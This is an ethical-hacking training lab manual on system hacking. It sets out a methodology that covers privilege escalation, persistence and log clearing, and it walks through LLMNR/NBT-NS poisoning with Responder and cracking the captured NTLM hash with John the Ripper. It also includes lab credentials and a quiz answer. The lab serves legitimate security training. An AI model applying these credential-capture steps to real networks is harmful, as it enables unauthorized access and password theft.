Module 06: System Hacking

Scenario

Since security and compliance are high priorities for most organizations, attacks on an organization's computer systems take many different forms such as spoofing, smurfing, and other types of Denial-of-Service (DoS) attacks. These attacks are designed to harm or interrupt the use of operational systems.

Earlier, you gathered all possible information about the target through techniques such as footprinting, scanning, enumeration, and vulnerability analysis. In the first step (footprinting) of the security assessment and penetration testing of your organization, you collected open-source information about your organization. In the second step (scanning), you collected information about open ports and services, OSes, and any configuration lapses. In the third step (enumeration), you collected information about NetBIOS names, shared network resources, policy and password details, users and user groups, routing tables, and audit and service settings. In the fourth step (vulnerability analysis), you collected information about network vulnerabilities, application and service configuration errors, applications installed on the target system, accounts with weak passwords, and files and folders with weak permissions.

Now, the next step for an ethical hacker or a penetration tester is to perform system hacking on the target system using all information collected in the earlier phases. System hacking is one of the most important steps that is performed after acquiring information through the above techniques. This information can be used to hack the target system using various hacking techniques and strategies.

System hacking helps to identify vulnerabilities and security flaws in the target system and predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

The labs in this module will provide you with a real-time experience in exploiting underlying vulnerabilities in target systems using various online sources and system hacking techniques and tools. However, system hacking activities may be illegal depending on the organization's policies and any laws that are in effect. As an ethical hacker or pen tester, you should always acquire proper authorization before performing system hacking.

Objective

The objective of this task is to monitor a target system remotely and perform other tasks that include, but are not limited to:

- **Bypassing access controls to gain access to the system (such as password cracking and vulnerability exploitation)**
- **Acquiring the rights of another user or an admin (privilege escalation)**
- **Creating and maintaining remote access to the system (executing applications such as trojans, spyware, backdoors, and keyloggers)**
- **Hiding malicious activities and data theft (executing applications such as Rootkits, steganography, etc.)**
- **Hiding the evidence of compromise (clearing logs)**

Overview of System Hacking

In preparation for hacking a system, you must follow a certain methodology. You need to first obtain information during the footprinting, scanning, enumeration, and vulnerability analysis phases, which can be used to exploit the target system.

There are four steps in the system hacking:

- Gaining Access: Use techniques such as cracking passwords and exploiting vulnerabilities to gain access to the target system
- Escalating Privileges: Exploit known vulnerabilities existing in OSes and software applications to escalate privileges
- Maintaining Access: Maintain high levels of access to perform malicious activities such as executing malicious applications and stealing, hiding, or tampering with sensitive system files
- Clearing Logs: Avoid recognition by legitimate system users and remain undetected by wiping out the entries corresponding to malicious activities in the system logs, thus avoiding detection.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack the target systems. Recommended labs that will assist you in learning various system hacking techniques include:

1. **Gain access to the system**
    - **Perform active online attack to crack the system's password using Responder**
    - **Gain access to a remote system using Reverse Shell Generator**
    - **Perform buffer overflow attack to gain access to a remote system**
2. **Perform privilege escalation to gain higher privileges**
    - **Escalate privileges by bypassing UAC and exploiting Sticky Keys**
3. **Maintain remote access and hide malicious activities**
    - **User system monitoring and surveillance using Spyrix**
    - **Maintain persistence by modifying registry run keys**
4. **Clear logs to hide the evidence of compromise**
    - **Clear Windows machine logs using various utilities**
    - **Clear Linux machine logs using the BASH shell**
5. **Perform Active Directory (AD) Attacks using various tools**
    - **Perform Initial Scans to Obtain Domain Controller IP and Domain Name**
    - **Perform AS-REP Roasting Attack**
    - **Spray cracked password into network using CrackMapExec**
    - **Perform Post-Enumeration using PowerView**

- **Perform Attack on MSSQL service**
- **Perform privilege escalation**
- **Perform Kerberoasting Attack**

Lab 1: Gain Access to the System

Lab Scenario

For a professional ethical hacker or pen tester, the first step in system hacking is to gain access to a target system using information obtained and loopholes found in the system's access control mechanism. In this step, you will use various techniques such as password cracking, vulnerability exploitation, and social engineering to gain access to the target system.

Password cracking is the process of recovering passwords from the data transmitted by a computer system or stored in it. It may help a user recover a forgotten or lost password or act as a preventive measure by system administrators to check for easily breakable passwords; however, an attacker can use this process to gain unauthorized system access.

Password cracking is one of the crucial stages of system hacking. Hacking often begins with password cracking attempts. A password is a key piece of information necessary to access a system. Consequently, most attackers use password-cracking techniques to gain unauthorized access. An attacker may either crack a password manually by guessing it or use automated tools and techniques such as a dictionary or brute-force method. Most password cracking techniques are successful, because of weak or easily guessable passwords.

Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system. Attackers use discovered vulnerabilities to develop exploits, deliver and execute the exploits on the remote system.

The labs in this exercise demonstrate how easily hackers can gather password information from your network and demonstrate the password vulnerabilities that exist in computer networks.

Lab Objectives

- **Perform active online attack to crack the system's password using Responder**
- **Gain access to a remote system using Reverse Shell Generator**
- **Perform buffer overflow attack to gain access to a remote system**

Overview of Gaining Access

The previous phases of hacking such as footprinting and reconnaissance, scanning, enumeration, and vulnerability assessment help identify security loopholes and vulnerabilities that exist in the target organizational IT assets. You can use this information to gain access to the target organizational systems. You can use various techniques such as passwords cracking and vulnerability exploitation to gain access to the target system.

Task 1: Perform Active Online Attack to Crack the System's Password using Responder

LLMNR (Link Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) are two main elements of Windows OSes that are used to perform name resolution for hosts present on the same

link. These services are enabled by default in Windows OSes and can be used to extract the password hashes from a user.

Since the awareness of this attack is low, there is a good chance of acquiring user credentials in an internal network penetration test. By listening for LLMNR/NBT-NS broadcast requests, an attacker can spoof the server and send a response claiming to be the legitimate server. After the victim system accepts the connection, it is possible to gain the victim's user-credentials by using a tool such as Responder.py.


Responder is an LLMNR, NBT-NS, and MDNS poisoner. It responds to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool only responds to a File Server Service request, which is for SMB.

Here, we will use the Responder tool to extract information such as the target system's OS version, client version, NTLM client IP address, and NTLM username and password hash.

In this task, we will use the Parrot Security (10.10.1.13) machine as the host machine and the Windows 11 (10.10.1.11) machine as the target machine.

1. Click Parrot Security to switch to the Parrot Security machine and login with attacker/toor.
2. Now, click Windows 11 to switch to the Windows 11 machine and click Ctrl+Alt+Delete to activate the machine. Click Jason from the left-hand pane and enter password as qwerty.


If a Choose privacy settings for your device window appears, click Next, in the next window click Next and in the next window click Accept.




3. Click Parrot Security to switch to the Parrot Security machine. Click the MATE Terminal icon at the top of the Desktop window to open a Terminal window.
4. Run sudo responder -I eth0 command in the terminal window. In the password for attacker field, type toor and press Enter to run Responder tool.

The password that you type will not be visible.

-I: specifies the interface (here, eth0). However, the network interface might be different in your machine, to check the interface issue ifconfig command.




5. Responder starts listening to the network interface for events, as shown in the screenshot.




6. Click Windows 11 to switch to the Windows 11 machine, right-click on the Start icon, and click Run.

7. The Run window appears; type \\CEH-Tools in the Open field and click OK.




8. Leave the Windows 11 machine as it is and click Parrot Security to switch back to the Parrot Scurity machine.
9. Responder starts capturing the access logs of the Windows 11 machine. It collects the hashes of the logged-in user of the target machine, as shown in the screenshot.

By default, Responder stores the logs in /usr/share/responder/logs.




10. Now, select the hash value of Jason and copy it as shown in the screenshot.




11. After copying the hash value open a terminal window, run sudo su command and run pluma hash.txt command to open a hash.txt file.

In the password for attacker field, type toor and press Enter




12. In the text editor paste the copied hash value save the file and close the text editor window.



13. Now, attempt to crack the hashes to learn the password of the logged-in user (here, Jason).

14. In the terminal window run john hash.txt command to crack the password of Jason.

15. John the Ripper starts cracking the password hashes and displays the password in plain text, as shown in the screenshot.



16. This concludes the demonstration of performing an active online attack to crack a password using Responder.
17. Close all open windows and document all the acquired information.
18. Click Windows 11 to switch to the Windows 11 machine. Click the Start icon in the bottom left-hand corner of Desktop, click the user icon , and click Sign out. You will be signed out from Jason's account

If a Windows Security window appears, close it.

Question 6.1.1.1

Run the Responder tool on the Parrot Security machine and find the NTLM hash for the user Jason on Windows 11. Simulate the user Jason (user: Jason and password: qwerty) on the Windows 11 machine. Enter the option that specifies the interface while running the Responder tool.

-I


Task 2: Gain Access to a Remote System using Reverse Shell Generator

A reverse shell generator is a tool or script used in cybersecurity and ethical hacking for creating reverse shell payloads. A reverse shell is a type of shell in which a target system connects back to an attacker's system, allowing the attacker to execute commands on the target system remotely.

